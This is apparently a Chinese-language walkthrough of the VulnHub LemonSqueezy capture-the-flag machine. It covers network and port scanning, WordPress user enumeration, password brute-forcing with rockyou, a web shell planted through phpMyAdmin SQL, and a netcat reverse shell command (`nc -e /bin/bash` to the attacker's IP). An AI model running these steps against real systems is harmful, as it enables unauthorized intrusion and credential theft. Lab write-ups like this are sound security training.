

# 0x00:靶机下载

下载链接: <https://www.vulnhub.com/entry/lemonsqueezy-1,473/>

看了一下描述是新手级别的跟Mr Robot, Lazyssadmin 那些靶机类似




下载完以后解压是已经安装好的了



在VM中打开LemonSqueezy.vmx就会自动导入了



还是要调一下网络模式为NAT模式,设置完成开机就可以了



# 0x01:探测靶机


首先先用netdiscover确认一波IP，排除.2,默认网关可以确认靶机IP为192.168.184.162

命令:netdiscover -r 192.168.184.0/16




然后就是用Nmap扫描一波端口,只不过只开了80端口

命令:nmap -A -sS -sV -v -p- 192.168.184.162



启用dirb目录扫描,可以发现点有趣的东西,phpMyAdmin, wordpress

命令:dirb <http://192.168.184.162>




# 0x02:挖掘信息


这里先拜访一下/wordpress目录下，然而发现好像返回不太正常



用vim添加一下IP和名字



页面回显正常




接下来开始用wpscan扫出两个用户 lemon 和orange保存下来

命令: wpscan --url http://192.168.184.162/wordpress/ -eu




由于没有像DC:2那样有提示可以爬虫密码，只能用kali自带的字典进行一波爆破,最后跑出orange: ginger用户出来


命令: wpscan --url <http://192.168.184.162/wordpress/> -U 3.txt -P /usr/share/wordlists/rockyou.txt



登录wp-admin后台后，发现有个标题，keep this safe 还有一串字符




尝试拿到phpadmin作为密码以后成功登录



# 0x03:获得shell


关于在phpadmin里面写一句话首先创建一个新的表



然后在SQL这里插入一句话然后点击下面的GO




这里由于重启了一下要重新弄IP变成192.168.184.163,输入?cmd=whoami可以成功执行




然后输入一条反弹shell

命令: nc -e /bin/bash 192.168.184.128 2222



记得提前开启netcat,成功反弹



然后在/var/www目录下得到User.txt应该是个flag



# 0x04:提权

提权卒，这里找不到合适的payload以及合适的脚本进行提权